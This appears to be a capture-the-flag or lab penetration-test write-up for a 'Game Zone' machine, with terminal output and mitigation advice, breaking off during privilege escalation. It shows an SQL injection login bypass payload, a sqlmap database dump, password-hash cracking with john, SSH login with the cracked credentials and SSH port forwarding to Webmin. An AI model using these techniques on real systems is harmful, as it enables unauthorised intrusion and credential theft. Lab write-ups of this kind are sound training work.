
```
 HASH: ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Possible Hashs:
[+] SHA-256
[+] Haval-256
```

```
john hash_agent47 --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256
```



```
┌──(kali㉿kali)-[~/Desktop/test/Artifact]
└─$ john hash_agent47 --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2023-02-21 01:02) 6.666g/s 19660Kp/s 19660Kc/s 19660KC/s vimivi..vainlove
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

```
ssh agent47:10.10.196.43
```




```
┌──(kali㉿kali)-[~/Desktop/test/Artifact]
└─$ ssh agent47:10.10.196.43
ssh: Could not resolve hostname agent47:10.10.196.43: Name or service not known

┌──(kali㉿kali)-[~/Desktop/test/Artifact]
└─$ ssh agent47@10.10.196.43
The authenticity of host '10.10.196.43 (10.10.196.43)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.196.43' (ED25519) to the list of known hosts.
agent47@10.10.196.43's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ 
```

Initial Foot hold & Execution (TA0001-2)

OSWAP 10 as *#A03* *&* *#A07* *&* *#A05*
Type of Exploit: #OSWAP #Database
Here we found a webpage, that has two issues. The first issue I found was when you go to log in you can bypass the authentication process with a simple SQL statement. After we logged in we discovered we can use a well know tool called SQLmap to dump the website's entire database by taking advantage of the search field on the portal webpage. This gave us a hash of user `agent47`. We took this hash and recovered the password with a simple wordlist. These credentials gave us access via SSH on target as the user `agent47`

POC

```
# Bypass login page by filling in username with below
' or 1=1-- -
```



10.10.196.43/portal.php
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

Game Zone Portal

Search for a game review: Search!


Title	Review

```
# take request and send to sqlmap to dump database
sqlmap -r Burp_Portal --dbms=mysql --dump
```




```
[00:53:54] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db
Table: users
[1 entry]
+------------------------------------------------------------------+----------+
| pwd                                                              | username |
+------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+------------------------------------------------------------------+----------+
```

```
# Recover the hash with a simple wordlist rockyou.txt
john hash_agent47 --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256
```



```
┌──(kali㉿kali)-[~/Desktop/test/Artifact]
└─$ john hash_agent47 --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2023-02-21 01:02) 6.666g/s 19660Kp/s 19660Kc/s 19660KC/s vimivi..vainlove
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

```
# Log in via SSH
ssh agent47@10.10.196.43
```




```
┌──(kali㉿kali)-[~/Desktop/test/Artifact]
└─$ ssh agent47@10.10.196.43
The authenticity of host '10.10.196.43 (10.10.196.43)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.196.43' (ED25519) to the list of known hosts.
agent47@10.10.196.43's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ id
uid=1000(agent47) gid=1000(agent47) groups=1000(agent47),4(adm),24(cdrom),30(dip)
```

gamezone (10.10.196.43)

Username:Password

```
agent47:videogamer124
```

Screenshot Proof of user



```
agent47@gamezone:~$ id
uid=1000(agent47) gid=1000(agent47) groups=1000(agent47),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),
6(sambashare)
agent47@gamezone:~$ whoami
agent47
agent47@gamezone:~$ hostname
gamezone
agent47@gamezone:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:2e:ac:55:78:99 brd ff:ff:ff:ff:ff:ff
    inet 10.10.196.43/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::2e:acff:fe55:7899/64 scope link
       valid_lft forever preferred_lft forever
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$ 
```

MITIGATION

To defend against SQL bypass login attacks, you should take the following measures:

1. Use Parameterized Queries: The use of parameterized queries can prevent SQL injection attacks by validating the input data and preventing the injection of SQL commands. This approach can ensure that user input is treated as data and not as code.
2. Limit User Access: Limiting user access to only the data and resources they need can help prevent SQL injection attacks. This approach can ensure that users can only access the data that they are authorized to access.
3. Implement Input Validation: Input validation can prevent the injection of malicious code by ensuring that user input is of the expected type and format. This approach can help prevent SQL injection attacks by rejecting input that does not meet the expected criteria.

MITIGATION (Bypass Login via SQL)


4. Keep Software Updated: Keeping software updated can help prevent SQL injection attacks by ensuring that known vulnerabilities are patched. This approach can help prevent attackers from exploiting known vulnerabilities in the software.
5. Use Strong Passwords: Using strong passwords can help prevent SQL injection attacks by making it more difficult for attackers to guess or crack passwords. This approach can help prevent attackers from gaining unauthorized access to the system.
6. Use a Web Application Firewall: A web application firewall can help prevent SQL injection attacks by inspecting incoming traffic and blocking suspicious requests. This approach can help prevent attackers from exploiting known vulnerabilities in the software.

Privilege Escalation (TA0004)

PE technique (#WPE-00 & #PIV-01)

From what I can see there is a port (1000) here that we did not see on our Nmap scan


```
ss -tulpn
```



```
agent47@gamezone:~$ ss -tulpn
Netid  State      Recv-Q Send-Q                    Local Address:Port                  Peer Address:Port
udp    UNCONN     0      0                                *:10000                              *:*
udp    UNCONN     0      0                                *:68                                 *:*
udp    UNCONN     0      0                                *:44479                              *:*
tcp    LISTEN     0      128                              *:22                                 *:*
tcp    LISTEN     0      80                       127.0.0.1:3306                               *:*
tcp    LISTEN     0      128                              *:10000                              *:*
tcp    LISTEN     0      128                             :::22                                :::*
tcp    LISTEN     0      128                             :::80                                :::*
```


We are going to see if we can forward that port to our kali so we can access it using our browser, we can use SSH access to do this.

```
ssh -L 10000:localhost:10000 agent47@10.10.107.205
```



localhost:10000

r bookmarks here on the bookmarks toolbar. Manage bookmarks…



Login to Webmin

You must enter a username and password to login to the Webmin server on localhost.


Username	
Password	

☐ Remember login permanently?

The CMS version was unknown to me so, I went back to the access I did (ssh access as agent47) and look


for some info about #webmin and we found a changelog file

```
find / -name webmin.* 2>/dev/null
 cat /var/lib/dpkg/info/webmin.changelog | grep webmin
```



```
-- Jamie Cameron <jcameron@webmin.com> Thu, 04 Aug 2011 00:10:01 -0700
webmin (1.570) stable; urgency=low
-- Jamie Cameron <jcameron@webmin.com> Sun, 02 Oct 2011 18:02:14 -0700
webmin (1.580) stable; urgency=low
-- Jamie Cameron <jcameron@webmin.com> Fri, 20 Jan 2012 22:06:08 -0800
```

